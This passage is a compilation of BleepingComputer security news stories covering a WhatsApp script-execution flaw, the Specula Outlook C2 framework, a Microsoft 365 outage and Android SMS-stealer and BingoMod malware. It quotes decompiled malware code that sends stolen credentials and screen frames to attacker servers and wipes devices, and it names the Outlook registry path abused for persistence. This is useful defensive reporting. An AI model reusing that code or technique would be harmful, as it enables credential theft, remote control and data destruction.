*Launching .EXE from WhatsApp client fails  
source: BleepingComputer*

Talking to BleepingComputer, Das said that he found three file types that the WhatsApp client does not block from launching: .PYZ (Python ZIP app), .PYZW (PyInstaller program), and .EVTX (Windows event Log file).

BleepingComputer's tests confirmed that WhatsApp does not block the execution of Python files and discovered that the same happens with PHP scripts.

If all the resources are present, all the recipient needs to do is to click the "Open" button on the received file, and the script executes.

Das reported the problem to Meta on June 3 and the company replied on July 15 saying that the issue had already been reported by another researcher.

When the researcher contacted BleepingComputer, the bug was still present in the latest WhatsApp release for Windows, and we could reproduce it on Windows 11, v2.2428.10.0.

"I have reported this issue to Meta through their bug bounty program, but unfortunately, they closed it as N/A. It's disappointing, as this is a straightforward flaw that could be easily mitigated," explained the researcher.

BleepingComputer reached out to WhatsApp for clarification about the reason for dismissing the researcher's report, and a spokesperson explained that they didn't see it as a problem on their side, so there were no plans for a fix:

*"We've read what the researcher has proposed and appreciate their submission. Malware can take many different forms, including through downloadable files meant to trick a user."*

*"It's why we warn users to never click on or open a file from somebody they don't know, regardless of how they received it — whether over WhatsApp or any other app."*

The company representative also explained that WhatsApp has a system in place to warn users when they're messaged by users not in their contact lists, or whom have phone numbers registered in a different country.

Nevertheless, if a user's account is hijacked, the attacker can send to everyone in the contact list malicious scripts that are easier to execute straight from the messaging app.

Furthermore, these types of attachments could be posted to public and private chat groups, which could be abused by threat actors to spread malicious files.

Responding to WhatsApp rejecting the report, Das expressed disappointment with how the project handled the situation.

"By simply adding the .pyz and .pyzw extensions to their blacklist, Meta can prevent potential exploitation through these Pythonic zip files," the researcher said.

He added that by addressing the issue WhatsApp "would not only enhance the security of their users but also demonstrate their commitment to promptly resolving security concerns.

BleepingComputer contacted WhatsApp to alert them that the PHP extension is also not blocked but has not received a response at this time.

Source: <https://www.bleepingcomputer.com/news/security/whatsapp-for-windows-lets-python-php-scripts-execute-with-no-warning/>

## 21. New Specula tool uses Outlook for remote code execution in Windows

Microsoft Outlook can be turned into a C2 beacon to remotely execute code, as demonstrated by a new red team post-exploitation framework named "Specula," released today by cybersecurity firm TrustedSec.


This C2 framework works by creating a custom Outlook Home Page using WebView by exploiting CVE-2017-11774, an Outlook security feature bypass vulnerability patched in October 2017.

"In a file-sharing attack scenario, an attacker could provide a specially crafted document file designed to exploit the vulnerability, and then convince users to open the document file and interact with the document," Microsoft says.

However, even though Microsoft patched the flaw and removed the user interface to show Outlook home pages, attackers can still create malicious home pages using Windows Registry values, even on systems where the latest Office 365 builds are installed.

As Trusted explains, Specula runs purely in Outlook's context, and it works by setting a custom Outlook home page via registry keys that call out to an interactive Python web server.

To do that, non-privileged threat actors can set a URL target in Outlook's WebView registry entries under HKEY\_CURRENT\_USER\Software\Microsoft\Office\16.0\Outlook\WebView\ to an external website under their control.



*Outlook Specula registry value (TrustedSec)*

The attacker-controlled Outlook home page is designed to serve custom VBScript files that an attacker can use to execute arbitrary commands on compromised Windows systems.

"TrustedSec has been able to leverage this specific channel for initial access in hundreds of clients despite the existing knowledge and preventions available for this technique," TrustedSec said.



"When a custom home page is set by any of the Registry keys outlined by Microsoft in their workaround, Outlook will download and display that HTML page instead of the normal mailbox element (inbox, calendar, sent, etc.) when the associated tab is selected.

"From the downloaded HTML page we're able to run vbscript or jscript within a privileged context with more or less full access to the local system as if we were running cscript / wscript.exe."

While a device first needs to be compromised to configure the Outlook Registry entry, once configured, attackers can use this technique for persistence and to spread laterally to other systems.

Since outlook.exe is a trusted process, it makes it easier for attackers to evade existing software as commands are executed.

As U.S. Cyber Command (US CyberCom) warned five years ago, the CVE-2017-11774 Outlook vulnerability was also used to target U.S. government agencies.

Security researchers from Chronicle, FireEye, and Palo Alto Networks later linked these attacks to the Iranian-sponsored APT33 cyber espionage group.

"FireEye first observed APT34 use CVE-2017-11774 in June 2018, followed by adoption by APT33 for a significantly broader campaign beginning in July 2018 and continuing for at least a year," FireEye cybersecurity researchers said at the time.

Source: <https://www.bleepingcomputer.com/news/security/new-specula-tool-uses-outlook-for-remote-code-execution-in-windows/>

## 22. Microsoft 365 and Azure outage takes down multiple services

Microsoft is investigating an ongoing global outage blocking access to some Microsoft 365 and Azure services.

"We're currently investigating access issues and degraded performance with multiple Microsoft 365 services and features. More information can be found under MO842351 in the admin center," Redmond said.

However, many users report having issues connecting to the Microsoft 365 admin center and opening the Service Health Status page, which should provide real-time information on issues impacting Microsoft Azure and the Microsoft 365/Power Platform admin centers.

For now, the company says this incident affects users worldwide but only a subset of its services.

"We are investigating reports of issues connecting to Microsoft services globally. Customers may experience timeouts connecting to Azure services," Redmond says on the Azure status page.

"We have multiple engineering teams engaged to diagnose and resolve the issue. More details will be provided as soon as possible."



The screenshot shows a tweet from the account @MSFT365Status. The profile picture is the Microsoft 365 logo. The text of the tweet reads: "We're currently investigating access issues and degraded performance with multiple Microsoft 365 services and features. More information can be found under MO842351 in the admin center." The tweet is timestamped "3:48 PM · Jul 30, 2024" and includes an information icon in the bottom right corner.

Since the start of this outage roughly one hour ago, Downtetector has also received hundreds of reports, with affected users saying Entra, Intune, and Power Apps are down. They're also experiencing issues connecting to Microsoft 365 websites and Outlook.

Despite Microsoft's ongoing investigation, the Office service health and the Microsoft 365 network health status pages currently show no issues with Microsoft's network and availability, the customer's network infrastructure, or internet service provider availability.

**Update July 30, 10:14 EDT:** Microsoft confirmed that the outage has impacted the Microsoft 365 admin center, Intune, Entra, Power BI, and Power Platform services. It also added that SharePoint Online, OneDrive for Business, Microsoft Teams, and Exchange Online are not affected.

"Users who can access the impacted Microsoft 365 services may experience latency or degraded feature performance," Microsoft explains on the service health status page.

"We're analyzing traffic patterns within a section of a networking infrastructure to assist our investigations. Additionally, we're reviewing mitigation options, including potential failovers, to provide relief."

**Update July 30, 11:15 EDT:** Microsoft says service availability is improving after a networking configuration change.

"We've implemented a networking configuration change, and some Microsoft 365 services have performed failovers to alternate networking paths to provide relief," the company said.

"Monitoring telemetry shows improvement in service availability, and we're continuing to monitor to ensure full recovery."

**Update July 30, 14:14 EDT:** Microsoft says the outage was caused by an "unexpected usage spike" that "resulted in Azure Front Door (AFD) and Azure Content Delivery Network (CDN)

components performing below acceptable thresholds, leading to intermittent errors, timeout, and latency spikes."

"We are updating our mitigation approach to minimize these side effects, and applying these following Safe Deployment Practices - beginning in Asia Pacific regions and then expanding in phases," the company added.

**Update July 30, 16:54 EDT:** Microsoft says "the vast majority of customers and services are fully mitigated," and its engineers are "in the final stages of validating recovery."

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-365-and-azure-outage-takes-down-multiple-services/>

## 23. Massive SMS stealer campaign infects Android devices in 113 countries

A malicious campaign targeting Android devices worldwide utilizes thousands of Telegram bots to infect devices with SMS-stealing malware and steal one-time 2FA passwords (OTPs) for over 600 services.

Zimperium researchers discovered the operation and have been tracking it since February 2022. They report finding at least 107,000 distinct malware samples associated with the campaign.

The cybercriminals are motivated by financial gain, most likely using infected devices as authentication and anonymization relays.


### Telegram entrapment

The SMS stealer is distributed either through malvertising or Telegram bots that automate communications with the victim.

In the first case, victims are led to pages mimicking Google Play, reporting inflated download counts to add legitimacy and create a false sense of trust.

On Telegram, the bots promise to give the user a pirated application for the Android platform, asking for their phone number before they share the APK file.

The Telegram bot uses that number to generate a new APK, making personalized tracking or future attacks possible.



*Telegram bot delivering the SMS stealer to a victim  
Source: Zimperium*


Zimperium says the operation uses 2,600 Telegram bots to promote various Android APKs, which are controlled by 13 command and control (C2) servers.

Most of the victims of this campaign are located in India and Russia, while Brazil, Mexico, and the United States also have significant victim counts.

### **Generating money**

Zimperium found that the malware transmits the captured SMS messages to a specific API endpoint at the website 'fastsms.su.'

The site allows visitors to purchase access to "virtual" phone numbers in foreign countries, which they can use for anonymization and to authenticate to online platforms and services.



*Fast SMS website*

*Source: BleepingComputer*

It is very likely that the infected devices are actively used by that service without the victims knowing it.

The requested Android SMS access permissions allow the malware to capture the OTPs required for account registrations and two-factor authentication.

```
WebView webView2 = (WebView)this.a.y(0x7F0904EA); // id:webview1
StringBuilder stringBuilder0 = a.a("window.phoneNum = \");
SharedPreferences sharedPreferences0 = this.a.z;
if(sharedPreferences0 != null) {
    stringBuilder0.append(c0.getSharedPreferencesString(sharedPreferences0, "phonenum"));
    stringBuilder0.append("\");
    webView2.evaluateJavascript(stringBuilder0.toString(), new p8.j(this.a));
    String s1 = this.a.H + "\~\~\~" + CookieManager.getInstance().getCookie(s);
    this.a.getClass();
    j.f(s1, "<set-?>");
    this.a.H = s1;
    StringBuilder stringBuilder1 = a.a("All the cookies in a string:");
    stringBuilder1.append(this.a.H);
    Log.e("TAG", stringBuilder1.toString());
    ((WebView)this.a.y(0x7F0904EA)).evaluateJavascript(this.b.getString("js"), new k(this.b)); // i
    AboutActivity aboutActivity0 = this.a;
    if(aboutActivity0.E) {
        String s2 = aboutActivity0.D;
        j.f(s2, "logANDpas");
        Context context0 = aboutActivity0.getApplicationContext();
        j.e(context0, "applicationContext");
        SharedPreferences sharedPreferences1 = c0.a(context0);
        t t0 = new t();
        fb.n.a n$a0 = new fb.n.a(0);
        n$a0.a("user_id", c0.getSharedPreferencesString(sharedPreferences1, "user_id") + '-1' + c0.get
        n$a0.a("LOGPASS", s2);
        new n(n$a0.b, n$a0.c);
        fb.v.a v$a0 = new fb.v.a();
        v$a0.d("https://fastsms.su/click/click.php?ss=" + s2);
        v$a0.c("GET", null);
        v$a0.b("Content-Type", "application/json; utf-8");
        v v0 = v$a0.a();
        fb.t.a t$a0 = t0.a();
        t$a0.i = true;
        TimeUnit timeUnit0 = TimeUnit.SECONDS;
        j.f(timeUnit0, "unit");
        t$a0.x = b.b(5L, timeUnit0);
        t$a0.z = b.b(5L, timeUnit0);
        t$a0.y = b.b(5L, timeUnit0);
        t$a0.w = b.b(10L, timeUnit0);
        t$a0.f = true;
    }
}
```

*The malware exfiltrating SMS to the Fast SMS site*

*Source: Zimperium*



BleepingComputer has contacted the Fast SMS service to ask about Zimperium's findings, but a response wasn't available by publication.

For the victims, this can incur unauthorized charges on their mobile account, while they may also be implicated in illegal activities traced back to their device and number.

To avoid phone number abuse, avoid downloading APK files from outside Google Play, do not grant risky permissions to apps with unrelated functionality, and ensure Play Protect is active on your device.

Source: <https://www.bleepingcomputer.com/news/security/massive-sms-stealer-campaign-infests-android-devices-in-113-countries/>

## 24. New Android malware wipes your device after draining bank accounts

A new Android malware that researchers call 'BingoMod' can wipe devices after successfully stealing money from the victims' bank accounts using the on-device fraud technique.

Promoted through text messages, the malware poses as a legitimate mobile security tool and can steal up to 15,000 EUR per transaction.

According to researchers analyzing it, BingoMod is currently under active development, with its author focusing on adding code obfuscation and various evasion mechanisms to drop detection rate.

### BingoMod details

Researchers at Cleafy, an online fraud management and prevention solution, found that BingoMod is distributed in smishing (SMS phishing) campaigns and uses various names that typically indicate a mobile security tool (e.g. APP Protection, Antivirus Cleanup, Chrome Update, InfoWeb, SicurezzaWeb, WebSecurity, WebsInfo, WebInfo, and APKAppScudo).


In one instance, the malware uses the icon for the free AVG AntiVirus & Security tool available on Google Play.

During the installation routine, the malware requests permission to use Accessibility Services, which provides advanced features that allow extensive control of the device.

Once active, BingoMod steals any login credentials, takes screenshots, and intercepts SMS messages.

To perform on-device fraud (ODF), the malware establishes a socket-based channel to receive commands and an HTTP-based channel to send a feed of screenshots, enabling almost real-time remote operation.





Virtual Network Computing (VNC) mechanism and data exchange  
Source: Cleafy

ODF is a common technique used for initiating fraudulent transactions from the victim's device, which fools standard anti-fraud systems that rely on identity verification and authentication.

Cleafy researchers explain in a report today that "the VNC routine abuses Android's Media Projection API to obtain real-time screen content. Once received, this is transformed into a suitable format and transmitted via HTTP to the TAs' [threat actor's] infrastructure."

One feature of the routine is that it can leverage Accessibility Services "to impersonate the user and enable the screen-casting request, exposed by the Media Projection API."



```

//command.startsWith("<STARTVNC>")) {
if(command.contains("start")) {
String vncClientId = command.replace("<STARTVNC>start:", "");
Intent vncIntent = new Intent(this, MediaForegroundService.class);
vncIntent.addFlags(0x8000);
if(Build.VERSION.SDK_INT >= 26) {
this.startForegroundService(vncIntent);
}
else {
this.startService(vncIntent);
}
this.sharedPreferences.edit().putString("clientIdVnc", vncClientId).apply();
new Thread(new Runnable() {
@Override
public void run() {
AccessibilityNodeInfo accessibilityNodeInfo = BingoMod.this.retryGetVnc(5);
if(accessibilityNodeInfo != null) {
Log.d("didid", "nu e null!");
if(accessibilityNodeInfo.isClickable()) {
Log.d("didid", "e clickabil!");
accessibilityNodeInfo.performAction(16);
}
else {
Log.d("didid", "nu e clickabil!");
Rect rect0 = new Rect();
accessibilityNodeInfo.getBoundsInScreen(rect0);
BingoMod.this.performClickAt(rect0.left, rect0.top);
}
try {
Thread.sleep(500L);
}
catch(InterruptedException interruptedException0) {
throw new RuntimeException(interruptedException0);
}
BingoMod.this.pressHomeButton();
BingoMod.this.vncStarted = true;
BingoMod.this.sendData("<CLOSEVNC started/vr/w");
BingoMod.this.sharedPreferences.edit().putString("vnc", "start").apply();
}}.start();
}
else if(command.contains("stop")) {
this.sharedPreferences.edit().putString("vnc", "stop").apply();
}
}
}

@Override // android.media.ImageReader$OnImageAvailableListener
public void onImageAvailable(ImageReader imageReader0) {
this.processFrame(imageReader0);
++this.framesProcessedThisSecond;
}

private void processFrame(ImageReader imageReader0) {
Image image;
Bitmap bitmap;
try {
bitmap = null;
image = null;
image = MediaProjectionActivity.this.mImageReader.acquireLatestImage();
}

Image.Plane[] imagePlane = image.getPlanes();
ByteBuffer imageAsByte = imagePlane[0].getBuffer();
int pixelStride = imagePlane[0].getPixelStride();
int rowStride = imagePlane[0].getRowStride();
bitmap = Bitmap.createBitmap(MediaProjectionActivity.this.mWidth +
- MediaProjectionActivity.this.mWidth * pixelStride) / pix
this.mHeight, Bitmap.Config.ARGB_8888);
bitmap.copyPixelsFromBuffer(imageAsByte);
byte[] scaledBitmap = MediaProjectionActivity.scaleBitmap(bitmap,
MediaProjectionActivity.this.sendFrame(scaledBitmap, 0x3039);

public void sendFrame(byte[] arr_b, int v) {
OutputStream response;
URLConnection httpRequest;
try {
String device_id = this.sharedPreferences.getString("deviceUid", "");
httpRequest = (URLConnection)new URL("http://" + this.sharedPrefere
"svip", "") + ":8055/api/mjpeg/" + device_id).openConnection();
httpRequest.setRequestMethod("POST");
httpRequest.setRequestProperty("Content-Type", "image/jpeg");
httpRequest.setDoOutput(true);
response = httpRequest.getOutputStream();
}
}

```

BingoMod's VNC routing  
Source: Cleafy


The commands that the remote operators can send to BingoMod include clicking on a particular area, writing text on a specified input element, and launching an application.

The malware also allows manual overlay attacks through fake notifications initiated by the threat actor. Additionally, a device infected with BingoMod could also be used to further spread the malware through SMS.

### Disabling defenses and wiping data

BingoMod can remove security solutions from the victim's device or block activity of apps that the threat actor specifies in a command.

To evade detection, the malware's creators have added code-flattening and string obfuscation layers, which, based on scan results on VirusTotal, achieved the intended goal.



VirusTotal scan results  
Source: Cleafy

If the malware is registered on the device as a device admin app, the operator can send a remote command to wipe the system. According to the researchers, this function is executed only after a successful transfer and impacts only the external storage.

```

if(command.startsWith("<WIPE>")) {
    if(this.getSharedPreferences("MyPrefs", 0).getString("iDeviceAdmin", "").equals(
        "isAdmin")) {
        DevicePolicyManager devicePolicyManager = (DevicePolicyManager)this.getSystemService(
            "device_policy");
        this.sendData("<PRINT>It is admin!");
        if(devicePolicyManager != null) {
            this.sendData("<LOG>Wipe executed successfully!");
            devicePolicyManager.wipeData(1, "1");
        }
    }
    else {
        this.sendData("<LOG>Device isn't admin, can't wipe.");
    }
}

```

↓  
WIPE EXTERNAL STORAGE

Data wiping routine  
Source: Cleafy

For a complete wipe, it is possible that the threat actor uses the remote access capability to erase all data and reset the phone from the system settings.

Although BingoMod is currently at version 1.5.1, Cleafy says that it appears to be in an early development stage.

Based on the comments in the code, the researchers believe that BingoMod may be the work of a Romanian developer. However, it is also possible that developers from other countries are contributing.

Source: <https://www.bleepingcomputer.com/news/security/new-android-malware-wipes-your-device-after-draining-bank-accounts/>

## 25. Google ads push fake Google Authenticator site installing malware



Google has fallen victim to its own ad platform, allowing threat actors to create fake Google Authenticator ads that push the DeerStealer information-stealing malware.

For years, malicious advertising (malvertising) campaigns have targeted the Google search platform, where threat actors place ads to impersonate well-known software sites that install malware on visitors' devices.

To make matters worse, threat actors have been able to create Google search ads that show legitimate domains, which adds a sense of trust to the advertisement.

In a new malvertising campaign found by Malwarebytes, threat actors created ads that display an advertisement for Google Authenticator when users search for the software in Google search.

What makes the ad more convincing is that it shows 'google.com' and "https://www.google.com" as the click URL, which clearly should not be allowed when a third party creates the advertisement.



*Verified advertiser account  
Source: Malwarebytes*

We have seen this very effective URL cloaking strategy in past malvertising campaigns, including for KeePass, Arc browser, YouTube, and Amazon. Still, Google continues to fail to detect when these imposter ads are created.

Malwarebytes noted that the advertiser's identity is verified by Google, showing another weakness in the ad platform that threat actors abuse.

When contacted about this malvertising campaign, Google told BleepingComputer that they blocked the fake advertiser reported by Malwarebytes.

When asked how threat actors can take out ads impersonating legitimate companies, Google said that threat actors are evading detection by creating thousands of accounts simultaneously and using text manipulation and cloaking to show reviewers and automated systems different websites than a regular visitor would see.

However, the company is increasing the scale of its automated systems and human reviewers to help detect and remove these malicious campaigns. These efforts allowed them to remove 3.4 billion ads, restrict over 5.7 billion ads, and suspend over 5.6 million advertiser accounts in 2023.

### **Fake Google authenticator sites**

